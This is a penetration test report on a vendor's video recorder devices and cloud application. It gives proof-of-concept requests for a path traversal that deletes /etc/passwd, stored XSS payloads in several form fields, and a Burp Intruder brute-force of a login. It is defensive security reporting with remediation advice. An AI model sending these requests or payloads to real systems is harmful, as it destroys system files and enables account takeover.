securITum

Security report

SUBJECT

Penetration test of CBC solution – web applications and physical devices

DATE

30.04.2025 – 16.05.2025

RETEST DATE

27.05.2025

LOCATION

Cracow (Poland)

AUTHOR

Bartosz Dyczkowski

VERSION

1.1

Executive summary

This document is a summary of work conducted by Securitum. The subject of the test was the CBC solution:

- [NAME] (Standalone Video Recorder) – http://[HOSTNAME]:31062, Firmware v4.7.1614.0000.130.0.0.29.16
- [NAME]– https://[HOSTNAME]:31091, Firmware 60310.1.103912.101
- Cloud server – https://[HOSTNAME]:61000, Application version v3.6, system version v4.1

The client also provided a device for security testing at the network layer:

- XXX ([NAME] Video Recorder)
- XXX ([DEVICE_NAME])

Tests were conducted using the following roles:

- Administrator,
- Viewer,
- User,
- Unauthenticated user.

The most severe vulnerabilities identified during the assessment were:

- **[MEDIUM] SECURITUM-2413985-001: Path Traversal – possibility of deleting system files,**
- **[MEDIUM] SECURITUM-2413985-002: Stored Cross-Site Scripting (XSS) – ability to permanently store malicious HTML/JavaScript code in the application,**
- **[MEDIUM] SECURITUM-2413985-003: Lack of protection against brute-force attacks on the login form.**

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Burp Suite Professional, DirBuster, ffuf, nmap), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Status after retest

On May 27, 2025, previously identified vulnerabilities were retested. The result of this work is the creation of a "Status after retest" section for each verified vulnerability or recommendation, which contains detailed information about the retest performed.

In total, 9 vulnerabilities and 6 recommendations were retested, and the summary is provided in the table below.

ID	Name	Status
SECURITUM-2413985-001	Path Traversal – possibility of deleting system files	FIXED
SECURITUM-2413985-002	Stored Cross-Site Scripting (XSS) – possibility to permanently save malicious HTML/JavaScript code	FIXED
SECURITUM-2413985-003	Lack of protection against brute force attack on login form	FIXED
SECURITUM-2413985-004	Outdated version of the JavaScript libraries	PARTIALLY FIXED
SECURITUM-2413985-005	No protection of communication channel	FIXED
SECURITUM-2413985-006	Support for outdated TLS ciphers	NOT VERIFIED
SECURITUM-2413985-007	Full Path Disclosure	FIXED
SECURITUM-2413985-008	Use of the unencrypted Telnet protocol	FIXED
SECURITUM-2413985-009	Redundant information disclosure about the application environment in HTTP response headers	PARTIALLY FIXED
SECURITUM-2413985-010	Redundant information revealed in detailed error messages	FIXED
SECURITUM-2413985-011	JWT token signed with a static key	NOT VERIFIED
SECURITUM-2413985-012	SQL Injection	IMPLEMENTED
SECURITUM-2413985-013	Numeric Identifiers	NOT VERIFIED
SECURITUM-2413985-014	X-XSS-Protection header enabled	NOT VERIFIED
SECURITUM-2413985-015	Lack of Content-Security-Policy header	PARTIALLY IMPLEMENTED
SECURITUM-2413985-016	Lack of Referrer-Policy header	NOT VERIFIED

Risk classification


Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.
- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.
- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).
- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview


Below, a statistical summary of vulnerabilities is shown:



Additionally, 6 INFO issues were reported.

Statistical overview after retest (27.05.2025)

Below, a statistical summary of vulnerabilities is shown:



5 informational points were not implemented or were not re-verified.

Contents

Change history

Document date	Version	Change description
27.05.2025	1.1	Retest of all indicated vulnerabilities.
16.05.2025	1.0	Creation of the document.

Vulnerabilities in the web applications and the network layer

[FIXED][MEDIUM] SECURITUM-2413985-001: Path Traversal – possibility of deleting system files

STATUS AFTER RETEST 27.05.2025

The vulnerability has been successfully eliminated. Deleting system files is no longer possible.

SUMMARY

During the tests, it was observed that the application allows access to files and directories outside the defined structure (the path defined within the application). An attacker could exploit this to delete the contents of configuration or system files with root user privileges.

More information:

- https://owasp.org/www-community/attacks/Path_Traversal
- https://wiki.owasp.org/index.php/Testing_Directory_traversal/file_include_(OTG-AUTHZ-001)

PREREQUISITES FOR THE ATTACK

Administrative account in the [NAME]application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following procedure demonstrates the steps required to delete the "`/etc/passwd`" file:

1. To confirm the vulnerability, the following request was sent:

```
POST /api/system/backup/delete/ HTTP/1.1
Host: [HOSTNAME]:31091
Content-Length: 125
Authorization: Bearer [REDACTED]
Accept-Language: pl-PL,pl;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Origin: https://[HOSTNAME]:31091
Referer: https://[HOSTNAME]:31091/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{"backup_file_name":"/etc/passwd","backup_type":"manual","fw_ver":103707,"id":1,"memo":"kopia","t
ime":"19/08/2024 09:30:26"}
```


2. An error was returned in the response due to the system no longer works properly after deleting the file:

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Date: Wed, 07 May 2025 10:01:27 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 290
Connection: keep-alive

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
```

```
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the
server is overloaded or there is an error in the application.</p>
```

After conducting the described actions, access to the device was only possible via the UART protocol, which was confirmed by the Client, who also identified the specific section of code where the vulnerability occurs:



```
@bp.route('/delete/', methods=['DELETE', 'POST'])
def _backup():
    if request.method == 'POST':
        data = request.json
        filename = data.get('backup_file_name')
        filepath = os.path.join(WEB_DIR, filename)
        os.remove(filepath)
        rtn = backup.delete(data)
        if not rtn:
            return jsonify({'result': 'fail'})
        return jsonify({'result': 'success'})
```

As shown, the `filename` variable is passed directly to the `os.remove` method without normalization.

Due to the fact that practical exploitation of the vulnerability requires compromising an administrator account in the application, the severity level has been lowered to medium.

Location

https://[HOSTNAME]:31091/api/system/backup/delete/ - [DEVICE_NAME]

Recommendation

It is recommended that all data received from the user's side should be properly filtered and escaped against the context. Access to files in the application should be based on mapped identifiers of specific files.

More details:

- https://wiki.owasp.org/index.php/File_System#Path_traversal
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[FIXED][MEDIUM] SECURITUM-2413985-002: Stored Cross-Site Scripting (XSS) – possibility to permanently save malicious HTML/JavaScript code

Status after retest 27.05.2025

The vulnerability has been successfully eliminated. It is no longer possible to inject JavaScript or HTML code into the website.

Summary

The audit has shown that it is possible to permanently save any HTML/JavaScript code in the application. It can be then executed in the context of the [HOSTNAME]:61000 domain. This behaviour can be used, among other things, to extract and steal any data from the application.

More information:

- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

Prerequisites for the attack

Account in [NAME2] Secure Cloud application.

Technical details (proof of concept)


The vulnerability in the Secure Cloud application is global and affects most fields available for user editing. The provided examples do not cover all possible injection points where malicious code could be inserted.

Due to the fact that only a limited number of users with high-level privileges have access to the admin panel, the risk level has been lowered to medium.

Example 1 – User Login

To confirm the vulnerability, the following steps have to be taken:


1. Log in to the Secure Cloud application as any user.
2. Navigate to profile settings and modify the login field to include JavaScript code, e.g.: `<img src=x onerror=alert('I')>`



Adding / Editing - [aud]

Login: <img src=x onerror=alert('I	E-Mail / (Login): audytor3+cbc01@securitu	Language: English
User Login.	E-mail for notifications and password recovery.	User's default language
Permission Group: Administrator Główny		
Permission Group for the User.		
Name: aud	Last Name: ytor	Phone Number: +48452342899
User Name.	User Last Name.	Phone Number
Password: e.g. 4321&ss@	Repeat password: e.g. 4321&ss@	
A strong password for the User.	Please enter your password again to avoid a mistake.	


3. After saving the changes, the JavaScript code embedded in the username filed will be interpreted by the web browser. The code will be executed on user accounts that have access to the application's user list:



[redacted] 61000

Komunikat ze strony l [redacted] :61000

I



[redacted] pr

List of Users and Permissions


List of portal users. Creating users, assigning them permissions and viewing activity.

User	Permission Group	Language	Activity
aud ytor () [redacted] d: 2025-04-18, 17:37	Administrator Główny Customer: ---	English	185.116.118.36 2025-04-30, 11:21:36
[redacted]	[redacted]	[redacted]	[redacted]

Example 2 – Permission Group Name

To confirm the vulnerability, the following steps have to be taken:

1. Log in to an account with permissions to create new permission groups, then navigate to the **"Permission Groups"** tab and select **"Add a Permission Group."**
2. In the **"Group Name"** field, enter JavaScript code that triggers an XSS alert, e.g.: `<img src=x onerror=alert(document.domain)>`
3. After saving the group, the embedded code will be executed by the web browser when the group name is displayed:



Komunikat ze strony [redacted]

[redacted]

OK


[redacted]

rces, here you can configure advanced options for permissions for ind

	Assigned
	11 us
	6 us
ID: 1	2 us
XSS ID: 8	0 us


Example 3 - Adding/Editing Objects (Name, Address, Address c.d.)

To confirm the vulnerability, go to the objects tab and then create a new object with the values visible in the screenshot below:



Nazwa Obiektu	`<img src=x onerror=alert(document.domain)>`
Adres	`<img src=x onerror=alert('adres')>`
Adres c.d.	`<img src=x onerror=alert('adresCd')>`
Description	`<img src=x onerror=alert('opis')>`

After saving the object, the code contained in the name, address, and address c.d. fields will be interpreted by the web browser:



Komunikat ze strony [redacted]

adresCd


OK

[redacted]

Nazwa / Adres	Konto	Harmonogram	Dat
	-	Zawsze	202 202
[redacted]	-	Zawsze	202 202

Example 4 – Adding devices (name, description)

To confirm the vulnerability, go to the Settings -> Devices tab and then create a new device with the values visible in the screenshot below:



Dodaj / Edytuj Urządzenie

Device Name

<img src= x onerror=alert(1)>

[redacted]


[redacted]

0000000000

<img src= x onerror=alert(2)>

Cancel | Save Changes

After saving, the code contained in the name and description fields will be interpreted by the web browser:



[redacted]

Komunikat ze strony [redacted]

1


OK

[redacted]

Nazwa	Obiekt, Konto	Identyfikator	Ilość Sygnałów
	(3)	0000000000@aibox	0

Example 5 – Adding signals (description field)


To confirm the vulnerability, go to the Settings -> Signal Dictionaries tab and then create a new dictionary with the values visible in the screenshot below:



Opis

Konfiguracja sygnałów <img src=x onerror=alert('opisSygnal')>

After saving, the code contained in the name and description fields will be interpreted by the web browser:



[redacted]

Komunikat ze strony [redacted]

opisSygnal

OK

Dodawaj i zarządzaj opisami dowolnych sygnałów wysyłanych z urządzeń.

Nazwa	Typ Urządzenia	Ilość Sygnałów	Data Dodania / Modyfikacji
[redacted]		8	[redacted]
		5	

Location

- https://[HOSTNAME]:61000/user/user-profile-xhr - Example 1
- https://[HOSTNAME]:61000/user/role-add - Example 2
- https://[HOSTNAME]:61000/alarms/object-add-xhr - Example 3
- https://[HOSTNAME]:61000/alarms/device-edit-xhr/{ID} – Example 4
- https://[HOSTNAME]:61000/alarms/signal-edit-xhr/{ID} - Example 5

Recommendation

It is recommended to validate all data received from the user (to reject the values that are inconsistent with the template/format of a given field – whitelist approach) and then encode it on the output in relation to the context in which it is embedded (in all places of the application, not only those specified in the description).

For this purpose, it should be verified whether the framework used by the application has built-in functions that implements the described recommendation.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[FIXED][MEDIUM] SECURITUM-2413985-003: Lack of protection against brute force attack on login form

Status after retest 27.05.2025

The vulnerability has been successfully eliminated. After three failed login attempts, the account is temporarily locked.

Summary

The analysis showed that the application in no way limits the number of failed login attempts. An attacker sending the login form to the application multiple times is able to perform a brute force. This opens a possibility for the attacker to break the password of the application user's account and in effect gain access to the said account.

More information:

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://wiki.OWASP.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)

Prerequisites for the attack

Knowing valid username.

Technical details (proof of concept)

In order to perform a brute force attack, the following steps have to be taken:

1. Go to the application login form.
2. Send the form by entering test value of user's login, e.g. "admin".
3. Capture the login request and try a potential user password.
4. Continue the enumeration process by entering subsequent password combinations.


The process may be fully automated. It is enough that the attacker uses the Burp Suite application (Intruder module) or writes a script that will send the appropriate request.

During the tests, there were 101 failed attempts made to log into the test account with an incorrect password (highlighted in yellow):

```
POST / HTTP/2
Host: [HOSTNAME]:61000
Content-Length: 71
Cache-Control: max-age=0
Accept-Language: pl-PL,pl;q=0.9
Origin: https://[HOSTNAME]:61000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Referer: https://[HOSTNAME]:61000/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
login_email=[…]&login_password=wrongpassword98
```

The next 101 request sent confirms that the account has not been blocked and presents the ending of enumeration with success (correct finding of the password):



5. Intruder attack of https:[redacted]
Results
Positions
Capture filter: Capturing all items
View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
101	Pios[redacted]	200	915			16566
100	wrongpassword100	200	922			3488
99	wrongpassword99	200	922			3488
98	wrongpassword98	200	928			3488
97	wrongpassword97	200	920			3488
96	wrongpassword96	200	921			3488
95	wrongpassword95	200	948			3488
94	wrongpassword94	200	935			3488
93	wrongpassword93	200	943			3488
92	wrongpassword92	200	929			3488
91	wrongpassword91	200	913			3488
90	wrongpassword90	200	916			3488
89	wrongpassword89	200	918			3488
